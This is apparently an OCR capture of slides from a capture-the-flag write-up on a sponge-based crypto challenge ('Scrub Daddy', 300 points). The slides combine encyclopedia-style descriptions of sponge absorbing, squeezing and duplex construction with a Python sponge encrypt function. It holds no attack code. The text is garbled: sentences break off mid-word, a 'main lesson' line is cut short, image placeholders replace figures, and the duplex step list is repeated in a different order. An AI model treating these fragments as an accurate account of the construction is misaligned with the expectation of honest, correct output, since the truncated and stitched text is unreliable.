P appends enough bits to the input string so that the length of the padded input is a whole multiple of the bitrate, *r*. This means the input is segmented into blocks of *r* bits.

Operation [edit]

The sponge function "absorbs" (in the sponge metaphor) all blocks of a padded input string as follows:

- *S* is initialized to zero
- for each *r*-bit block *B* of *P*(string)
  - *R* is replaced with *R* XOR *B* (using bitwise XOR)
  - *S* is replaced by *f*(*S*)


The sponge function output is now ready to be produced ("squeezed out") as follows:

- repeat until output is full
  - output the *R* portion of *S*
  - *S* is replaced by *f*(*S*)

Scrub Daddy

300pts


- Main lesson: “understand what you



Duplex construction [edit]


It is also possible to absorb and squeeze in an alternating fash can be the basis of a single pass authenticated encryption syst transformation for some protocols.[4]

- The state *S* is initialized to zero
- for each *r*-bit block *B* of the input
  - *R* is XORed with *B*
  - *S* is replaced by *f*(*S*)
  - *R* is now an output block of size *r* bits.



```
def encrypt(plaintext, key):
    sponge = Sponge()
    encrypt_key(sponge, key)

    currentBuffer = 0
    cipherText = []

    while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
        sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
        cipherText += sponge.read(SPONGE_RATE)
        sponge.permute()
        currentBuffer += SPONGE_RATE

    sponge.write(plaintext[currentBuffer:], len(plaintext) - currentBuffer)
    cipherText += sponge.read(len(plaintext) - currentBuffer)

    return cipherText
```

- The state *S* is initialized to zero
- for each *r*-bit block *B* of the input
- *R* is XORed with *B*
- *R* is now an output block of size *r* bits.
- *S* is replaced by *f*(*S*)

